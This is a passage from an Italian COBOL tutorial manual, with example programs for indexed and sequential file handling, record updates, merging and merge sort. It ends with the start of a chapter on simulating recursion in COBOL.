006900                         UNTIL END-KEY = 1
007000                            OR EOF     = 1.
007100*------------------------- LIVELLO 2 -----------------------------
007200 LEGGI.
007300     MOVE ZERO TO END-KEY.
007400     MOVE ZERO TO EOF.
007500     MOVE ZERO TO INV-KEY.
007600     READ FILE-DA-LEGGERE
007700          INVALID KEY MOVE 1 TO INV-KEY.
007800*-----------------------------------------------------------------
007900 MOSTRA-LEGGI-NEXT.
008000     DISPLAY CHIAVE, " ", CHIAVE2, " ", TESTO.
008100     READ FILE-DA-LEGGERE NEXT RECORD
008200          AT END MOVE 1 TO EOF.
008300     IF CHIAVE > CHIAVE-FINALE
008400       THEN
008500           MOVE 1 TO END-KEY.
008600*
```

685.9 AGO-83-12: lettura di un file a indice ad accesso dinamico

Questo esempio funziona con il compilatore TinyCOBOL 0.61 e utilizza il file già predisposto per quello precedente. In questo caso si utilizza l'istruzione '**START**' per il posizionamento iniziale.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-12.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
```

```
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-LEGGERE ASSIGN TO "file.ind"
001300                            ORGANIZATION IS INDEXED
001400                            ACCESS MODE IS DYNAMIC
001500                            RECORD KEY IS CHIAVE.
001600*
001700 DATA DIVISION.
001800*
001900 FILE SECTION.
002000*
002100 FD  FILE-DA-LEGGERE
002200     LABEL RECORD IS STANDARD.
002300*
002400 01  RECORD-DA-LEGGERE.
002500     02  CHIAVE           PIC X(5).
002600     02  CHIAVE2          PIC X(5).
002700     02  TESTO            PIC X(70).
002800*
002900 WORKING-STORAGE SECTION.
003000*
003100 01  CAMPI-SCALARI.
003200     02  EOJ              PIC 9     COMP VALUE IS 0.
003300     02  EOF              PIC 9     COMP VALUE IS 0.
003400     02  INV-KEY          PIC 9     COMP VALUE IS 0.
003500     02  END-KEY          PIC 9     COMP VALUE IS 0.
003600     02  CHIAVE-INIZIALE  PIC X(5).
003700     02  CHIAVE-FINALE    PIC X(5).
003800     02  CHIAVE-SCAMBIO   PIC X(5).
003900*
004000 PROCEDURE DIVISION.
004100*------------------------- LIVELLO 0 -----------------------------
004200 MAIN.
004300     OPEN INPUT FILE-DA-LEGGERE.
004400     PERFORM ELABORAZIONE UNTIL EOJ = 1.
004500     CLOSE FILE-DA-LEGGERE.
004600     STOP RUN.
004700*------------------------- LIVELLO 1 -----------------------------
004800 ELABORAZIONE.
004900     DISPLAY "INSERISCI LA CHIAVE PRIMARIA INIZIALE, POI QUELLA ",
005000             "FINALE".
005100     ACCEPT CHIAVE-INIZIALE.
005200     ACCEPT CHIAVE-FINALE.
005300     IF CHIAVE-INIZIALE > CHIAVE-FINALE
005400       THEN
005500           MOVE CHIAVE-INIZIALE TO CHIAVE-SCAMBIO,
005600           MOVE CHIAVE-FINALE   TO CHIAVE-INIZIALE,
005700           MOVE CHIAVE-SCAMBIO  TO CHIAVE-FINALE.
```

```
005800     IF CHIAVE-INIZIALE = SPACES
005900       THEN
006000           MOVE 1 TO EOJ,
006100       ELSE
006200           MOVE CHIAVE-INIZIALE TO CHIAVE,
006300           PERFORM START-LEGGI,
006400           IF INV-KEY = 1
006500             THEN
006600                 DISPLAY "INVALID KEY: ", CHIAVE,
006700             ELSE
006800                 PERFORM MOSTRA-LEGGI-NEXT
006900                         UNTIL END-KEY = 1
007000                            OR EOF     = 1.
007100*------------------------- LIVELLO 2 -----------------------------
007200 START-LEGGI.
007300     MOVE ZERO TO END-KEY.
007400     MOVE ZERO TO EOF.
007500     MOVE ZERO TO INV-KEY.
007600     START FILE-DA-LEGGERE KEY IS NOT < CHIAVE
007700          INVALID KEY MOVE 1 TO INV-KEY.
007800     IF NOT INV-KEY = 1
007900       THEN
008000           PERFORM LEGGI.
008100*-----------------------------------------------------------------
008200 MOSTRA-LEGGI-NEXT.
008300     DISPLAY CHIAVE, " ", CHIAVE2, " ", TESTO.
008400     PERFORM LEGGI.
008500*------------------------- LIVELLO 3 -----------------------------
008600 LEGGI.
008700     READ FILE-DA-LEGGERE NEXT RECORD
008800          AT END MOVE 1 TO EOF.
008900     IF CHIAVE > CHIAVE-FINALE
009000       THEN
009100           MOVE 1 TO END-KEY.
009200*
```

685.10 AGO-83-13: creazione di un file sequenziale con dati da rielaborare

Questo esempio serve a creare un file sequenziale, contenente dei calcoli da eseguire, successivamente, con un altro programma.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-13.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-22.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
```

```
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-SCRIVERE ASSIGN TO "calc.seq"
001300                             ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-SCRIVERE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-SCRIVERE.
002300     02  NUMERO-1          PIC 9(15).
002400     02  TIPO-CALCOLO      PIC X.
002500     02  NUMERO-2          PIC 9(15).
002600     02  FILLER            PIC X.
002700     02  RISULTATO         PIC 9(15).
002800     02  FILLER            PIC X.
002900     02  RESTO             PIC 9(15).
003000     02  NOTE              PIC X(18).
003100*
003200 WORKING-STORAGE SECTION.
003300*
003400 01  CAMPI-SCALARI.
003500     02  EOJ               PIC 9     COMP VALUE IS 0.
003600*
003700 PROCEDURE DIVISION.
003800*------------------------- LIVELLO 0 -----------------------------
003900 MAIN.
004000     OPEN EXTEND FILE-DA-SCRIVERE.
004100     PERFORM INSERIMENTO-DATI UNTIL EOJ = 1.
004200     CLOSE FILE-DA-SCRIVERE.
004300     STOP RUN.
004400*------------------------- LIVELLO 1 -----------------------------
004500 INSERIMENTO-DATI.
004600     DISPLAY "INSERISCI, IN SEQUENZA, IL PRIMO NUMERO, ",
004700             "IL SIMBOLO DELL'OPERAZIONE, IL SECONDO NUMERO".
004800     ACCEPT NUMERO-1.
004900     ACCEPT TIPO-CALCOLO.
005000     ACCEPT NUMERO-2.
005100     IF NUMERO-1 = 0 AND NUMERO-2 = 0 AND TIPO-CALCOLO = SPACE
005200       THEN
005300           MOVE 1 TO EOJ,
005400       ELSE
005500           WRITE RECORD-DA-SCRIVERE.
005600*
```

685.11 AGO-83-14: lettura e riscrittura di un file sequenziale

Questo esempio legge e riscrive il file generato con l'esempio precedente, eseguendo i calcoli previsti e mostrando anche il risultato a video.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-14.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-08.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-DA-ELABORARE ASSIGN TO "calc.seq"
001300                              ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
001800*
001900 FD  FILE-DA-ELABORARE
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-DA-ELABORARE.
002300     02  NUMERO-1         PIC 9(15).
002400     02  TIPO-CALCOLO     PIC X.
002500     02  NUMERO-2         PIC 9(15).
002600     02  UGUALE           PIC X.
002700     02  RISULTATO        PIC 9(15).
002800     02  SEPARAZIONE      PIC X.
002900     02  RESTO            PIC 9(15).
003000     02  NOTE             PIC X(18).
003100*
003200 WORKING-STORAGE SECTION.
003300*
003400 01  CAMPI-SCALARI.
003500     02  EOF              PIC 9     COMP VALUE IS 0.
003600     02  EOJ              PIC 9     COMP VALUE IS 0.
003700*
003800 PROCEDURE DIVISION.
003900*------------------------- LIVELLO 0 -----------------------------
004000 MAIN.
004100     OPEN I-O FILE-DA-ELABORARE.
004200     READ FILE-DA-ELABORARE
004300          AT END MOVE 1 TO EOF.
004400     PERFORM ELABORAZIONE UNTIL EOF = 1.
004500     CLOSE FILE-DA-ELABORARE.
004600     STOP RUN.
004700*------------------------- LIVELLO 1 -----------------------------
004800 ELABORAZIONE.
```

```
004900     MOVE SPACES TO NOTE.
005000     MOVE ZERO   TO RESTO.
005100     IF      TIPO-CALCOLO = "+"
005200     THEN
005300         COMPUTE RISULTATO = NUMERO-1 + NUMERO-2;
005400     ELSE IF TIPO-CALCOLO = "-"
005500     THEN
005600         COMPUTE RISULTATO = NUMERO-1 - NUMERO-2;
005700     ELSE IF TIPO-CALCOLO = "*"
005800     THEN
005900         COMPUTE RISULTATO = NUMERO-1 * NUMERO-2;
006000     ELSE IF TIPO-CALCOLO = "/"
006100     THEN
006200         DIVIDE NUMERO-1 BY NUMERO-2 GIVING RISULTATO,
006300                REMAINDER RESTO;
006400     ELSE
006500         MOVE ZERO TO RISULTATO,
006600         MOVE "CALCOLO ERRATO" TO NOTE.
006700
006800     MOVE "="   TO UGUALE.
006900     MOVE SPACE TO SEPARAZIONE.
007000     DISPLAY RECORD-DA-ELABORARE.
007100     REWRITE RECORD-DA-ELABORARE.
007200     READ FILE-DA-ELABORARE
007300          AT END MOVE 1 TO EOF.
007400*
```

685.12 AGO-83-15: estensione di un file sequenziale contenente aggiornamenti successivi

Questo esempio estende un file sequenziale con delle informazioni, che possono essere aggiornate in momenti successivi. I record si considerano contenere la stessa informazione, aggiornata, quando hanno la stessa chiave.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-15.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-22.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-AGGIORNAMENTI ASSIGN TO "agg.seq"
001300                               ORGANIZATION IS SEQUENTIAL.
001400*
001500 DATA DIVISION.
001600*
001700 FILE SECTION.
```

```
001800*
001900 FD  FILE-AGGIORNAMENTI
002000     LABEL RECORD IS STANDARD.
002100*
002200 01  RECORD-AGGIORNAMENTI.
002300     02  CHIAVE          PIC X(5).
002400     02  DATI            PIC X(67).
002500     02  ANNO-MESE-GIORNO.
002600         03  ANNO        PIC 9999.
002700         03  MESE        PIC 99.
002800         03  GIORNO      PIC 99.
002900*
003000 WORKING-STORAGE SECTION.
003100*
003200 01  CAMPI-SCALARI.
003300     02  EOJ             PIC 9     COMP VALUE IS 0.
003400*
003500 PROCEDURE DIVISION.
003600*------------------------- LIVELLO 0 -----------------------------
003700 MAIN.
003800     OPEN EXTEND FILE-AGGIORNAMENTI.
003900     PERFORM INSERIMENTO-DATI UNTIL EOJ = 1.
004000     CLOSE FILE-AGGIORNAMENTI.
004100     STOP RUN.
004200*------------------------- LIVELLO 1 -----------------------------
004300 INSERIMENTO-DATI.
004400     DISPLAY "INSERISCI IN SEQUENZA: LA CHIAVE, I DATI DEL ",
004500             "RECORD E LA DATA DI INSERIMENTO. LA DATA SI ",
004600             "SCRIVE SECONDO IL FORMATO AAAAMMGG".
004700     ACCEPT CHIAVE.
004800     ACCEPT DATI.
004900     ACCEPT ANNO-MESE-GIORNO.
005000     IF CHIAVE = SPACES
005100       THEN
005200           MOVE 1 TO EOJ,
005300       ELSE
005400           WRITE RECORD-AGGIORNAMENTI.
005500*
```

685.13 AGO-83-16: aggiornamento di un file a indice

Questo esempio utilizza il file sequenziale del programma precedente, per aggiornare i record di un file a indice (che deve essere già esistente). Questo esempio funziona correttamente utilizzando il compilatore TinyCOBOL 0.61.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-16.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-08.
000500*
000600 ENVIRONMENT DIVISION.
```

```
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-AGGIORNAMENTI ASSIGN TO "agg.seq"
001300                               ORGANIZATION IS SEQUENTIAL.
001400*
001500     SELECT FILE-DA-AGGIORNARE ASSIGN TO "agg.ind"
001600                               ORGANIZATION IS INDEXED,
001700                               ACCESS MODE IS RANDOM,
001800                               RECORD KEY IS CHIAVE-K.
001900*
002000 DATA DIVISION.
002100*
002200 FILE SECTION.
002300*
002400 FD  FILE-AGGIORNAMENTI
002500     LABEL RECORD IS STANDARD.
002600*
002700 01  RECORD-AGGIORNAMENTI.
002800     02  CHIAVE           PIC X(5).
002900     02  DATI             PIC X(67).
003000     02  ANNO-MESE-GIORNO.
003100         03  ANNO         PIC 9999.
003200         03  MESE         PIC 99.
003300         03  GIORNO       PIC 99.
003400*
003500 FD  FILE-DA-AGGIORNARE
003600     LABEL RECORD IS STANDARD.
003700*
003800 01  RECORD-DA-AGGIORNARE.
003900     02  CHIAVE-K         PIC X(5).
004000     02  DATI             PIC X(67).
004100     02  ANNO-MESE-GIORNO.
004200         03  ANNO         PIC 9999.
004300         03  MESE         PIC 99.
004400         03  GIORNO       PIC 99.
004500*
004600 WORKING-STORAGE SECTION.
004700*
004800 01  CAMPI-SCALARI.
004900     02  EOF              PIC 9     COMP VALUE IS 0.
005000     02  INV-KEY          PIC 9     COMP VALUE IS 0.
005100*
005200 PROCEDURE DIVISION.
005300*------------------------- LIVELLO 0 -----------------------------
005400 MAIN.
005500     OPEN INPUT FILE-AGGIORNAMENTI.
005600     OPEN I-O   FILE-DA-AGGIORNARE.
005700     PERFORM LEGGI-FILE-AGGIORNAMENTI.
005800     PERFORM ELABORAZIONE
005900             UNTIL EOF = 1.
```

```
006000     CLOSE FILE-AGGIORNAMENTI.
006100     CLOSE FILE-DA-AGGIORNARE
006200     STOP RUN.
006300*------------------------- LIVELLO 1 -----------------------------
006400 ELABORAZIONE.
006500     MOVE ZERO TO INV-KEY.
006600     READ FILE-DA-AGGIORNARE
006700          INVALID KEY
006800                    MOVE 1 TO INV-KEY.
006900     IF INV-KEY = 1
007000       THEN
007100           PERFORM WRITE-FILE-DA-AGGIORNARE;
007200       ELSE
007300           IF ANNO-MESE-GIORNO OF RECORD-AGGIORNAMENTI >
007400              ANNO-MESE-GIORNO OF RECORD-DA-AGGIORNARE
007500             THEN
007600                 PERFORM REWRITE-FILE-DA-AGGIORNARE.
007700     PERFORM LEGGI-FILE-AGGIORNAMENTI.
007800*-----------------------------------------------------------------
007900 LEGGI-FILE-AGGIORNAMENTI.
008000     READ FILE-AGGIORNAMENTI
008100          AT END MOVE 1 TO EOF.
008200     IF NOT EOF = 1
008300       THEN
008400           MOVE CHIAVE TO CHIAVE-K.
008500*------------------------- LIVELLO 2 -----------------------------
008600 WRITE-FILE-DA-AGGIORNARE.
008700     WRITE RECORD-DA-AGGIORNARE FROM RECORD-AGGIORNAMENTI
008800           INVALID KEY
008900                      DISPLAY "ERRORE NON PREVISTO 1".
009000*-----------------------------------------------------------------
009100 REWRITE-FILE-DA-AGGIORNARE.
009200     REWRITE RECORD-DA-AGGIORNARE FROM RECORD-AGGIORNAMENTI
009300           INVALID KEY
009400                      DISPLAY "ERRORE NON PREVISTO 2".
009500*
```

685.14 AGO-83-18: fusione tra due file sequenziali ordinati

Il programma seguente richiede la presenza di due file sequenziali, ordinati, denominati rispettivamente '`file-ord-1.seq`' e '`file-ord-2.seq`'. Per creare questi file si può usare il programma '**`AGO-83-1`**', avendo cura di inserire una sequenza di record ordinati per codice, modificando poi il nome del file, una volta come '`file-ord-1.seq`' e un'altra volta come '`file-ord-2.seq`'.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-18.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 1983-06.
000500*
000600 ENVIRONMENT DIVISION.
```

```
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-ORD-1 ASSIGN TO "file-ord-1.seq"
001300                       ORGANIZATION IS SEQUENTIAL.
001400     SELECT FILE-ORD-2 ASSIGN TO "file-ord-2.seq"
001500                       ORGANIZATION IS SEQUENTIAL.
001600     SELECT FILE-MERGE ASSIGN TO "file-merge.seq"
001700                       ORGANIZATION IS SEQUENTIAL.
001800*
001900 DATA DIVISION.
002000*
002100 FILE SECTION.
002200*
002300 FD  FILE-ORD-1
002400     LABEL RECORD IS STANDARD.
002500*
002600 01  RECORD-ORD-1.
002700     02  CODICE-1         PIC 9(10) COMP.
002800     02  FILLER           PIC X(75).
002900*
003000 FD  FILE-ORD-2
003100     LABEL RECORD IS STANDARD.
003200*
003300 01  RECORD-ORD-2.
003400     02  CODICE-2         PIC 9(10) COMP.
003500     02  FILLER           PIC X(75).
003600*
003700 FD  FILE-MERGE
003800     LABEL RECORD IS STANDARD.
003900*
004000 01  RECORD-MERGE         PIC X(80).
004100*
004200 WORKING-STORAGE SECTION.
004300*
004400 01  CAMPI-SCALARI.
004500     02  EOF-1            PIC 9     COMP VALUE IS 0.
004600     02  EOF-2            PIC 9     COMP VALUE IS 0.
004700*
004800 PROCEDURE DIVISION.
004900*------------------------- LIVELLO 0 -----------------------------
005000 MAIN.
005100     OPEN INPUT  FILE-ORD-1.
005200     OPEN INPUT  FILE-ORD-2.
005300     OPEN OUTPUT FILE-MERGE.
005400     PERFORM LETTURA-FILE-ORD-1.
005500     PERFORM LETTURA-FILE-ORD-2.
005600     PERFORM ELABORAZIONE
005700             UNTIL EOF-1 = 1 AND EOF-2 = 1.
005800     CLOSE FILE-MERGE.
005900     CLOSE FILE-ORD-2.
```

```
006000     CLOSE FILE-ORD-1.
006100     STOP RUN.
006200*------------------------- LIVELLO 1 -----------------------------
006300 ELABORAZIONE.
006400     IF      (CODICE-1 <= CODICE-2 AND EOF-1 = 0) OR EOF-2 = 1
006500     THEN
006600         MOVE RECORD-ORD-1 TO RECORD-MERGE,
006700         WRITE RECORD-MERGE,
006800         PERFORM LETTURA-FILE-ORD-1;
006900     ELSE IF (CODICE-1 >  CODICE-2 AND EOF-2 = 0) OR EOF-1 = 1
007000     THEN
007100         MOVE RECORD-ORD-2 TO RECORD-MERGE,
007200         WRITE RECORD-MERGE,
007300         PERFORM LETTURA-FILE-ORD-2;
007400     ELSE
007500         DISPLAY "ERRORE NON PREVISTO".
007600*------------------------- LIVELLO 2 -----------------------------
007700 LETTURA-FILE-ORD-1.
007800     READ FILE-ORD-1
007900          AT END
008000                MOVE 1 TO EOF-1.
008100*-----------------------------------------------------------------
008200 LETTURA-FILE-ORD-2.
008300     READ FILE-ORD-2
008400          AT END
008500                MOVE 1 TO EOF-2.
008600*
```

685.15 AGO-83-20: riordino attraverso la fusione

Il programma seguente utilizza un file sequenziale, non ordinato, denominato '`file-in.seq`', per generare il file '`file-out.seq`' ordinato, utilizzando due file temporanei: '`file-tmp-1.seq`' e '`file-tmp-2.seq`'. Per creare il file '`file-in.seq`', si può usare il programma '**`AGO-83-1`**', modificando poi il nome come richiesto in questo esempio.

Nella sezione 542.5.2 viene descritto il problema del riordino ottenuto attraverso la suddivisione in blocchi del file e la fusione successiva.

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   AGO-83-20.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-03-29.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 INPUT-OUTPUT SECTION.
000900*
001000 FILE-CONTROL.
001100*
001200     SELECT FILE-IN    ASSIGN TO "file-in.seq"
001300                       ORGANIZATION IS SEQUENTIAL.
001400     SELECT FILE-TMP-1 ASSIGN TO "file-tmp-1.seq"
```

```
001500                       ORGANIZATION IS SEQUENTIAL.
001600     SELECT FILE-TMP-2 ASSIGN TO "file-tmp-2.seq"
001700                       ORGANIZATION IS SEQUENTIAL.
001800     SELECT FILE-MERGE ASSIGN TO "file-out.seq"
001900                       ORGANIZATION IS SEQUENTIAL.
002000*
002100 DATA DIVISION.
002200*
002300 FILE SECTION.
002400*
002500 FD  FILE-IN
002600     LABEL RECORD IS STANDARD.
002700*
002800 01  RECORD-IN.
002900     02  CODICE-IN        PIC 9(10) COMP.
003000     02  FILLER           PIC X(75).
003100*
003200 FD  FILE-TMP-1
003300     LABEL RECORD IS STANDARD.
003400*
003500 01  RECORD-TMP-1.
003600     02  CODICE-T1        PIC 9(10) COMP.
003700     02  FILLER           PIC X(75).
003800*
003900 FD  FILE-TMP-2
004000     LABEL RECORD IS STANDARD.
004100*
004200 01  RECORD-TMP-2.
004300     02  CODICE-T2        PIC 9(10) COMP.
004400     02  FILLER           PIC X(75).
004500*
004600 FD  FILE-MERGE
004700     LABEL RECORD IS STANDARD.
004800*
004900 01  RECORD-MERGE.
005000     02  CODICE-MERGE     PIC 9(10) COMP.
005100     02  FILLER           PIC X(75).
005200*
005300 WORKING-STORAGE SECTION.
005400*
005500 01  CAMPI-SCALARI.
005600     02  EOF              PIC 9     COMP VALUE IS 0.
005700     02  EOF-1            PIC 9     COMP VALUE IS 0.
005800     02  EOF-2            PIC 9     COMP VALUE IS 0.
005900     02  EOB-1            PIC 9     COMP VALUE IS 0.
006000     02  EOB-2            PIC 9     COMP VALUE IS 0.
006100     02  BIFORCAZIONI     PIC 9(10) COMP VALUE IS 0.
006200     02  CODICE-ORIG      PIC 9(10) COMP VALUE IS 0.
006300     02  CODICE-ORIG-1    PIC 9(10) COMP VALUE IS 0.
006400     02  CODICE-ORIG-2    PIC 9(10) COMP VALUE IS 0.
006500     02  SCAMBIO          PIC 9     COMP VALUE IS 0.
006600*
006700 PROCEDURE DIVISION.
```

```
006800*------------------------- LIVELLO 0 -----------------------------
006900 MAIN.
007000     PERFORM COPIA-FILE-MERGE.
007100     PERFORM BIFORCAZIONE.
007200     IF BIFORCAZIONI > 0
007300       THEN
007400           PERFORM FUSIONE,
007500           PERFORM BIFORCAZIONE-E-FUSIONE
007600                   UNTIL BIFORCAZIONI <= 2.
007700     STOP RUN.
007800*------------------------- LIVELLO 1 -----------------------------
007900 COPIA-FILE-MERGE.
008000     OPEN INPUT  FILE-IN.
008100     OPEN OUTPUT FILE-MERGE.
008200     MOVE ZERO TO EOF.
008300     PERFORM LETTURA-FILE-IN.
008400     PERFORM COPIA-RECORD-FILE-MERGE
008500             UNTIL EOF = 1.
008600     CLOSE FILE-MERGE.
008700     CLOSE FILE-IN.
008800*-----------------------------------------------------------------
008900 BIFORCAZIONE-E-FUSIONE.
009000     PERFORM BIFORCAZIONE.
009100     PERFORM FUSIONE.
009200*------------------------- LIVELLO 2 -----------------------------
009300 COPIA-RECORD-FILE-MERGE.
009400     MOVE RECORD-IN TO RECORD-MERGE.
009500     WRITE RECORD-MERGE.
009600     PERFORM LETTURA-FILE-IN.
009700*-----------------------------------------------------------------
009800 BIFORCAZIONE.
009900     MOVE ZERO TO BIFORCAZIONI.
010000     OPEN INPUT  FILE-MERGE.
010100     OPEN OUTPUT FILE-TMP-1.
010200     OPEN OUTPUT FILE-TMP-2.
010300     MOVE ZERO TO EOF.
010400     MOVE 1 TO SCAMBIO.
010500     PERFORM LETTURA-FILE-MERGE.
010600     IF EOF = 0
010700       THEN
010800           ADD 1 TO BIFORCAZIONI,
010900           MOVE RECORD-MERGE TO RECORD-TMP-1,
011000           WRITE RECORD-TMP-1,
011100           MOVE CODICE-MERGE TO CODICE-ORIG,
011200           PERFORM LETTURA-FILE-MERGE.
011300     PERFORM BIFORCAZIONE-SUCCESSIVA
011400             UNTIL EOF = 1.
011500     CLOSE FILE-TMP-2.
011600     CLOSE FILE-TMP-1.
011700     CLOSE FILE-MERGE.
011800*-----------------------------------------------------------------
011900 FUSIONE.
012000     OPEN INPUT  FILE-TMP-1.
```

```
012100     OPEN INPUT  FILE-TMP-2.
012200     OPEN OUTPUT FILE-MERGE.
012300     MOVE ZERO TO EOF-1.
012400     MOVE ZERO TO EOF-2.
012500     MOVE ZERO TO EOB-1.
012600     MOVE ZERO TO EOB-2.
012700     PERFORM LETTURA-FILE-TMP-1.
012800     IF EOF-1 = 0 AND EOB-1 = 0
012900       THEN
013000           MOVE CODICE-T1 TO CODICE-ORIG-1.
013100     PERFORM LETTURA-FILE-TMP-2.
013200     IF EOF-2 = 0 AND EOB-2 = 0
013300       THEN
013400           MOVE CODICE-T2 TO CODICE-ORIG-2.
013500     PERFORM FUSIONE-SUCCESSIVA
013600             UNTIL EOF-1 = 1 AND EOF-2 = 1.
013700     CLOSE FILE-MERGE.
013800     CLOSE FILE-TMP-2.
013900     CLOSE FILE-TMP-1.
014000*------------------------- LIVELLO 3 -----------------------------
014100 BIFORCAZIONE-SUCCESSIVA.
014200     IF CODICE-MERGE >= CODICE-ORIG
014300       THEN
014400           IF SCAMBIO = 1
014500             THEN
014600                 MOVE RECORD-MERGE TO RECORD-TMP-1,
014700                 WRITE RECORD-TMP-1,
014800                 MOVE CODICE-MERGE TO CODICE-ORIG,
014900                 PERFORM LETTURA-FILE-MERGE;
015000             ELSE
015100                 MOVE RECORD-MERGE TO RECORD-TMP-2,
015200                 WRITE RECORD-TMP-2,
015300                 MOVE CODICE-MERGE TO CODICE-ORIG,
015400                 PERFORM LETTURA-FILE-MERGE;
015500       ELSE
015600           ADD 1 TO BIFORCAZIONI,
015700           MOVE CODICE-MERGE TO CODICE-ORIG,
015800           IF SCAMBIO = 1
015900             THEN
016000                 MOVE 2 TO SCAMBIO;
016100             ELSE
016200                 MOVE 1 TO SCAMBIO.
016300*-----------------------------------------------------------------
016400 FUSIONE-SUCCESSIVA.
016500     PERFORM FUSIONE-BLOCCO
016600             UNTIL EOB-1 = 1 AND EOB-2 = 1.
016700     IF NOT EOF-1 = 1
016800       THEN
016900           MOVE ZERO TO EOB-1.
017000     IF NOT EOF-2 = 1
017100       THEN
017200           MOVE ZERO TO EOB-2.
017300*------------------------- LIVELLO 4 -----------------------------
```

```
017400 FUSIONE-BLOCCO.
017500     IF EOB-1 = 1
017600       THEN
017700           MOVE RECORD-TMP-2 TO RECORD-MERGE,
017800           PERFORM LETTURA-FILE-TMP-2;
017900       ELSE
018000           IF EOB-2 = 1
018100             THEN
018200                 MOVE RECORD-TMP-1 TO RECORD-MERGE,
018300                 PERFORM LETTURA-FILE-TMP-1;
018400             ELSE
018500                 IF CODICE-T1 < CODICE-T2
018600                   THEN
018700                       MOVE RECORD-TMP-1 TO RECORD-MERGE,
018800                       PERFORM LETTURA-FILE-TMP-1;
018900                       IF EOF-1 = 0 AND EOB-1 = 0
019000                         THEN
019100                             IF CODICE-T1 >= CODICE-ORIG-1
019200                               THEN
019300                                   MOVE CODICE-T1
019400                                        TO CODICE-ORIG-1;
019500                               ELSE
019600                                   MOVE 1 TO EOB-1;
019700                         ELSE
019800                             NEXT SENTENCE;
019900                   ELSE
020000                       MOVE RECORD-TMP-2 TO RECORD-MERGE,
020100                       PERFORM LETTURA-FILE-TMP-2;
020200                       IF EOF-2 = 0 AND EOB-2 = 0
020300                         THEN
020400                             IF CODICE-T2 >= CODICE-ORIG-2
020500                               THEN
020600                                   MOVE CODICE-T2
020700                                        TO CODICE-ORIG-2;
020800                               ELSE
020900                                   MOVE 1 TO EOB-2.
021000     WRITE RECORD-MERGE.
021200*------------------------- LIVELLO 5 -----------------------------
021300 LETTURA-FILE-IN.
021400     READ FILE-IN
021500          AT END
021600                MOVE 1 TO EOF.
021700*-----------------------------------------------------------------
021800 LETTURA-FILE-MERGE.
021900     READ FILE-MERGE
022000          AT END
022100                MOVE 1 TO EOF.
022200*-----------------------------------------------------------------
022300 LETTURA-FILE-TMP-1.
022400     READ FILE-TMP-1
022500          AT END
022600                MOVE 1 TO EOF-1,
022700                MOVE 1 TO EOB-1.
```

```
022800*------------------------------------------------------------------
022900 LETTURA-FILE-TMP-2.
023000     READ FILE-TMP-2
023100          AT END
023200                MOVE 1 TO EOF-2,
023300                MOVE 1 TO EOB-2.
023400*
```

Capitolo 686

Una tecnica per simulare la ricorsione in COBOL

Questo capitolo contiene la ricostruzione di un documento con lo stesso nome, dello stesso autore, concluso nel mese di giugno del 1985, dopo un periodo di studio sul linguaggio COBOL. Il COBOL è un linguaggio procedurale che offre esclusivamente la gestione di variabili globali, pertanto non consente di realizzare la ricorsione; tuttavia, in questo capitolo, come esercizio, si descrive una tecnica per arrivare a ottenere un risultato simile alla ricorsione comune.

Nel capitolo si fa riferimento a tre algoritmi noti: torre di Hanoi, quicksort e permutazioni. Questi algoritmi sono descritti nel capitolo 542.

Alla fine del capitolo è riportata la bibliografia dello studio originale. Tutti gli esempi originali con il linguaggio MPL II sono stati omessi, anche se nella bibliografia questo linguaggio viene citato.

686.1 Il concetto di locale e di globale

Niklaus Wirth **[1]** spiega molto bene la differenza tra il concetto di ***locale*** e di ***globale*** all'interno di un programma:

> *Se un oggetto –una costante, una variabile, una procedura, una funzione o un tipo– è significativo solo all'interno di una parte determinata del programma, viene chiamato «locale». Spesso conviene rappresentare questa parte mediante una procedura; gli oggetti locali vengono allora indicati nel titolo della procedura. Dato che le procedure stesse possono essere locali, può accadere che più indicazioni di procedura siano innestate l'una nell'altra.*
>
> *Nell'ambito della procedura si possono quindi riconoscere due tipi di oggetti: gli oggetti «locali» e gli oggetti «non locali». Questi ultimi sono oggetti definiti nel programma (o nella procedura) in cui è inserita la procedura («ambiente» della procedura). Se sono definiti nel programma principale, sono detti «globali». In una procedura il campo di influenza degli oggetti locali corrisponde al corpo della procedura. In particolare, terminata l'esecuzione della procedura, le variabili locali saranno ancora disponibili per indicare dei nuovi valori; chiaramente, in una chiamata successiva della stessa procedura, i valori delle variabili locali saranno diversi da quelli della chiamata precedente.*
>
